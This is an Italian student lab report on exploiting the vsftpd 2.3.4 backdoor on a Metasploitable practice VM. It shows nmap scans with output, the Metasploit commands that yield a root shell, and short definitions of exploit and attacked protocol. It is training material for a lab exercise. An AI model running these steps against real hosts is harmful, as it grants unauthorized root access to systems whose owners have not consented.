
Hacking con Metasploit


Traccia: Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.
Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Configurazione indirizzo di rete:


Assegno a Metasploitable l'indirizzo di rete 192.168.1.149/24



Per permettere alle macchine di comunicare assegno a Kali l'indirizzo di rete 192.168.1.148/24



Identifico gli host attivi nella subnet eseguendo il comando ***nmap -sn 192.168.1.0/24*** per effettuare una scansione ping.



Una volta identificato l'indirizzo IP di Metasploitable eseguo la scansione delle porte. Con il comando ***nmap -sV 192.168.1.149*** scansiono le porte aperte sulla macchina target e tento di identificare la versione dei servizi in esecuzione.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 12:29 CET
Nmap scan report for 192.168.1.149
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet       Linux telnetd
25/tcp   open     smtp         Postfix smtpd
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec         netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell        Netkit rshd
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ftp          ProFTPD 1.3.1
3306/tcp open     mysql?
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.18 seconds
```

Per effettuare una scansione mirata alla ricerca di vulnerabilità nel servizio FTP (porta 21) sulla macchina Metasploitable ed avere un quadro più completo eseguo il comando ***nmap --script=vuln 192.168.1.149 -p 21 -A***


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln 192.168.1.149 -p 21 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 12:44 CET
Nmap scan report for 192.168.1.149
Host is up (0.0024s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits
/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo
ored.html
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.15 seconds
```

Avvio la console di Metasploit eseguendo il comando ***msfconsole***

Restando sulla console di Metasploit lancio il comando ***search vsftpd*** per controllare se esiste un exploit per il servizio vsftpd da utilizzare




Esiste un unico exploit e per utilizzarlo eseguo il comando ***use 1 (***dove 1 sta ad indicare il numero corrispondente dell'exploit prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RPORT (già configurato sulla porta 21) e RHOSTS (ancora da configurare).




Configuro il parametro RHOSTS con l'IP di Metasploitable eseguendo il comando ***set RHOST 192.168.1.149***. Ripeto a seguire il comando ***show options*** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima

È il momento di controllare quali sono i payloads disponibili eseguendo il comando ***show payloads***. Scelgo l'unico disponibile eseguendo il comando ***set payload payload/cmd/unix/interact*** e ripeto a seguire il comando **show options** per verificare se vi sono o meno parametri da configurare.




Non dovendo configurare altro posso procedere con l'exploit eseguendo il comando ***exploit***.




L'esito dell'exploit è positivo: viene aperta una sessione che testo con il comando ***ifconfig***

L’IP configurato risulta essere quello che avevo precedentemente attribuito a Metasploitable.



Ai fini dell’esercizio di oggi devo creare una cartella test_metasploit con il comando ***mkdir*** nella directory di root (/). Eseguo quindi il comando ***pwd*** per capire in quale directory mi trovo e dato che sono già posizionata nella directory di root / eseguo il comando ***mkdir test_metasploit***. Verifico con ***ls*** che la cartella creata risulti correttamente in lista.

Per un’ulteriore verifica controllo che anche su Metasplotable risulti in lista la cartella appena creata.



EXPLOIT

Un exploit è un pezzo di software, un insieme di dati o una sequenza di comandi che sfrutta una vulnerabilità in un sistema informatico o in un'applicazione software. Gli exploit sono spesso utilizzati per guadagnare il controllo di un sistema o per ottenere privilegi di accesso

che altrimenti non sarebbero disponibili. Possono variare in complessità, da semplici script a complessi programmi, e sono spesso utilizzati in attacchi informatici.

PROTOCOLLO ATTACCATO

Il protocollo attaccato, nel contesto della sicurezza informatica, si riferisce al protocollo di rete o all'insieme di regole e convenzioni che vengono sfruttati da un exploit per compromettere un sistema. Questi protocolli possono essere di vario tipo, come HTTP, SMTP o TCP/IP, e ciascuno ha le proprie vulnerabilità specifiche. Gli attaccanti cercano di individuare e sfruttare queste vulnerabilità per ottenere accesso non autorizzato o per danneggiare il sistema bersaglio.